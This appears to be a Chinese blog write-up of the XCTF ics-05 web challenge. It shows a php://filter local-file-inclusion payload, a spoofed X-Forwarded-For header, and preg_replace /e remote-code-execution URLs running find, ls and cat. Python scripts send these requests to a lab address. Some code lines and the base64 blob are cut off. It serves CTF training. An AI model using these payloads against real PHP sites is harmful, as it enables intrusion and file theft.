XCTF攻防世界web之ics-05（含自动化脚本）

原创

J0hnson666 已于 2022-02-10 22:21:20 修改 517 收藏

分类专栏： # CTF 文章标签： 前端 php 开发语言

于 2022-02-10 20:17:24 首次发布

一、手解

本文借鉴以下两篇文章的指导

https://www.jianshu.com/p/5a502873635b


https://blog.csdn.net/about23/article/details/95349625

全部点击一遍，只有这个可以有其他界面

题目描述是 “其他破坏者会利用工控云管理系统设备维护中心的后门入侵系统”

在后面添加login.php 无果，御剑扫描也无结果，源码也找不到其他东西

再次点击上面的“云平台设备维护中心”,URL栏有参数?page=index 存在get传值



page的参数联想到可能存在文件包含漏洞

引用上面的文章内容

LFI漏洞的黑盒判断方法：
单纯的从URL判断的话，URL中path、dir、file、pag、page、archive、p、eng、语言文件等相关关键字眼的时候,可能存在文件包含漏洞

输入数字没啥用，尝试读取index.php的源码，采用php伪协议

```
?page=php://filter/read=convert.base64-encode/resource=index.php
```

为什么中间要转base64编码，如果不转码，则相当于进行请求网页（继续打开网页）
输入payload得到一段base64

```
PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwM
                                                                    /og73vvlzpnlDopoHkvp3otZZlb
/nm5HlkKzlr7zoiKrngrnlh7sKICAgICAgICBlbGVtZW50Lm9uKCduYXYoZGVtbyknLCBmdW5jdGlvbihlbGVtKS
                                                                    /PgoKICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgogICAgPGRpdiBzdHlsZT0idGV4dC1hbGlnbjp
```

/PjwvcD4KICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgoKPD9waHAKCn1lbHNlewoKPz4KICAgICAgICA8YnIgLz48Y
/cGhwCgogICAgICAgICAgICAgICAgaWYgKHN0cnBvcygkcGFnZSwgJ2lucHV0JykgPiAwKSB7CiAgICAgICAg
/PgogICAgICAgIDwvcD4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz48Ynl
/og70s5q2j5Zyo5byA5Y+R5Lit55qE5Yqf6lO977yM5Y+q6lO95YaF6YOo5Lq65ZGY5rWL6K+VCgppZiAoJF9

然后解码，分析源码

```php
//方便的实现输入输出的功能,正在开发中的功能, 只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```


伪造XFF头来登入系统，同时利用preg_replace函数的漏洞

preg_replace(pattern , replacement , subject) :

当pre_replace的参数pattern输入/e的时候 ,参数replacement的代码当作PHP代码执行
于是构造payload

```
/index.php?pat=/123/e&rep=system("find+-iname+flag")&sub=123
```

注：这里


”+“号在url中会被解释成空格号，这里用%20也行

用burpsuite来设置XFF头

继续查看　%26被url解释成&号　用来连接命令


&& 前面命令为假直接报错，后面语句不执行（前面命令执行成功，后面的命令也执行）

index.php?pat=/123/e&rep=system("cd+./s3chahahaDir/flag%26%26ls")&sub=123



最后的payload

```
index.php?pat=/123/e&rep=system("cat+./s3chahahaDir/flag/flag.php")&sub=123
```




得flag

cyberpeace{a3f41e3943e9bd48b8084b29e4b27182}

注意

preg_replace的用法是这样的：



那么其实这里的payload中的pat是123，sub是123：
index.php?pat=/123/e&rep=system(“cat+./s3chahahaDir/flag/flag.php”)&sub=123

也可以是pat为1，sub为123这样，只要sub把pat包在里面就行；而pat为123，sub为1是不行的。


二、写自动化脚本

这里拓展下用python写自动化脚本：
第一个脚本是把php的filter伪协议获取的index.php的base64编码的源码进行base64解码后，写入同一目录下的


```
import re
import requests
import base64

burp0_url = "http://111.200.241.244:64303/index.php/login/?page=php://filter/read=convert.base64-encode
response = requests.get(burp0_url)
result1 = re.findall('<p class="lead">\s+(.*)', response.text) #目前的理解：\s代表匹配任意空白字符，这个+代表
#print(response.text)
#print(result1)
```


```
result2 = ''.join(result1) #join()方法用于将序列中的元素以指定的字符连接生成一个新的字符串
#print(result2)
result = str(base64.b64decode(result2), "utf-8")
print(result)

file = open('result.php','w')
file.write(result)
```


这里展示结果：



那么这里写进来后，直接在脚本的同一目录下打开result.php来进行下一步的代码审计：








审计完就可以开始来获取flag了。这里写的第二个脚本是因为我用burp来手动在请求包添加XFF头的时候，响应包居然

Welcome My Admin !

，那么这里不知道是哪里出了问题。那么便来用python来模拟请求：


```
import requests
import re

burp0_url = 'http://111.200.241.244:64303/index.php?pat=/123/e&rep=system("find+-iname+flag")&sub=123'
burp0_cookies = {"PHPSESSID": "a70ecfmos0qoiotgunelqqvl85"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firef
response=requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
print(response.text)
result = re.findall("flag = (.*)",response.text)

print(result)
```



最终这个：

```
import requests
import re

burp0_url = 'http://111.200.241.244:56339/index.php?pat=/123/e&rep=system("cat+./s3chahahaDir/flag/flag
```

```
burp0_cookies = {"PHPSESSID": "a70ecfmos0qoiotgunelqqvl85"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firef
response=requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
print(response.text)
result1 = re.findall("flag = (.*)",response.text)
result = ''.join(result1)
print("正则表达式匹配出的flag: "+ result)
```



flag为cyberpeace{d66325024cfcac289357d18b48725e46}